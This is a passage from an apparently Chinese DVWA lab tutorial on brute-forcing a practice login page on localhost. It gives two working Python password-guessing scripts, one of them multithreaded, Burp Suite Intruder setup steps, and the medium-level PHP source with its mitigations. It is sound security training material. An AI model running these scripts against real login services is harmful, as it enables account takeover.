    url = 'http://{0}:{1}/DVWA-1.9/vulnerabilities/brute/'.format(*addr)
    params = {
        'username' : username,
        'password' : password,
        'Login' : 'Login'
    }

    response = requests.get(url, params, headers=headers)
    if response.ok and \
        response.text.find('Welcome to the password protected area') != -1:
        print('+', username, password)


def main(addr, headers):
    for username in read_file(os.path.join(BASE_DIR, 'user.txt')):
        for password in read_file(os.path.join(BASE_DIR, 'password.txt')):
            brute_force(addr, username.strip(), password.strip(), headers)


if __name__ == '__main__':
    server = ('localhost', 80, )
    headers = {
        'Cookie' : 'security=low; PHPSESSID=kcguk4lfhk88iugf0rtggr1s83',
    }
    main(server, headers)
```

使用：

- 从浏览器中 copy 登陆成功后的 cookie 信息
- 使用 python3 运行脚本


说明：

- 遍历用户名和密码字典文件
- 使用 requests 发送请求到 dvwa，根据请求结果是否包含 Welcome to password protected area 字符串判断是否破解成功


B. MEDIUM 级别

a) 设置 DVWA 安全级别为 Medium


b) 启动 burpsuite 并开启代理




c) 设置 firefox 浏览器代理为 127.0.0.1:8080




d) 关闭 burpsuite 拦截




e) 使用 firefox 浏览器发起登陆请求




f) 使用 burpsuite 进行暴力破解




g) 设置攻击方式和攻击位置




h) 准备用户名和密码字典




i) 设置 playloads




j) 设置结果匹配信息用以判断是否登陆成功


Burp Suite Professional v2.0.11beta - Temporary Project - licensed to surferxyz
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Target Positions Payloads Options
Make unmodified baseline request
Use denial-of-service mode (no results)
Store full payloads
1.选择Options选项卡
Grep - Match
These settings can be used to flag result items containing specified expressions.
Flag result items with responses matching these expressions:
Paste
Load ...
Remove
Clear
Welcome to the password protected area
Add
Welcome to the password protected area
Match type:
Regex
Case sensitive match
Exclude HTTP headers
2.设置匹配内容
Grep - Extract
These settings can be used to extract useful information from responses into the attack results table.
Extract the following items from responses:

k) 开始攻击


Burp Suite Professional v2.0.11beta - Temporary Project - licensed to surferxyz
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Target Positions Payloads Options
Start attack
Request Headers
These settings control whether Intruder updates the configured request headers during attacks.
Update Content-Length header
Set Connection: close
Request Engine
These settings control the engine used for making HTTP requests when performing attacks.
点击start attack按钮开始攻击
Number of threads: 5
Number of retries on network failure: 3
Pause before retry (milliseconds): 2000
Throttle (milliseconds): Fixed 0
Variable: start 0 step 30000
Start time: Immediately
In 10 minutes
Paused
Attack Results
These settings control what information is captured in attack results.
Store requests
Store responses

l) 分析结果



m) 代码分析

```php
<?php

if( isset( $_GET[ 'Login' ] ) ) {
    // Sanitise username input
    $user = $_GET[ 'username' ];
    $user = mysql_real_escape_string( $user );

    // Sanitise password input
    $pass = $_GET[ 'password' ];
    $pass = mysql_real_escape_string( $pass );
    $pass = md5( $pass );

    // Check the database
    $query  = "SELECT * FROM `users` WHERE user = '$user' AND password = '$pass';";
    $result = mysql_query( $query ) or die( '<pre>' . mysql_error() . '</pre>' );

    if( $result && mysql_num_rows( $result ) == 1 ) {
        // Get users details
        $avatar = mysql_result( $result, 0, "avatar" );

        // Login successful
        echo "<p>Welcome to the password protected area {$user}</p>";
        echo "<img src=\"{$avatar}\" />";
    }
    else {
        // Login failed
        sleep( 2 );
        echo "<pre><br />Username and/or password incorrect.</pre>";
    }

    mysql_close();
}

?>
```

1.对用户名和密码进行转义

2.对登陆失败休眠2秒

说明：

针对用户名和密码进行转义处理，预防 SQL 注入，同时对登陆过程失败的情况，休眠 2 秒返回结果，在一定程度上使破解攻击时间延长

n) 自编 Python 脚本暴力破解

```python
#encoding: utf-8

import os
from concurrent.futures.thread import ThreadPoolExecutor
import itertools

import requests

WORKERS = 50

BASE_DIR = os.path.dirname(os.path.abspath(__file__))


def read_file(path):
    with open(path, 'r') as fhandler:
        yield from fhandler


def brute_force(data):
    addr, username, password, headers = data
    username, password = username.strip(), password.strip()

    url = 'http://{0}:{1}/DVWA-1.9/vulnerabilities/brute/'.format(*addr)
    params = {
        'username' : username,
        'password' : password,
        'Login' : 'Login'
    }

    response = requests.get(url, params, headers=headers)
    if response.ok and \
        response.text.find('Welcome to the password protected area') != -1:
        return True, username, password
    return False, username, password


def main(addr, headers):
    usernames = read_file(os.path.join(BASE_DIR, 'user.txt'))
    passwords = read_file(os.path.join(BASE_DIR, 'password.txt'))
    datas = itertools.product([addr], usernames, passwords, [headers])

    executor = ThreadPoolExecutor(max_workers=WORKERS)
    for success, username, password in executor.map(brute_force, datas):
        if success:
            print('+', username, password)


if __name__ == '__main__':
    server = ('localhost', 80, )
    headers = {
        'Cookie' : 'security=medium; PHPSESSID=kcguk4lfhk88iugf0rtggr1s83',
    }
    main(server, headers)
```

使用：

- 从浏览器中 copy 登陆成功后的 cookie 信息
- 使用 python3 运行脚本


说明：

- 使用线程池机制同时发起多个请求
- 使用 requests 发送请求到 dvwa，根据请求结果是否包含 Welcome to password protected area 字符串判断是否破解成功


C. HIGH 级别

a) 设置 DVWA 安全级别为 High


b) 启动 burpsuite 并开启代理



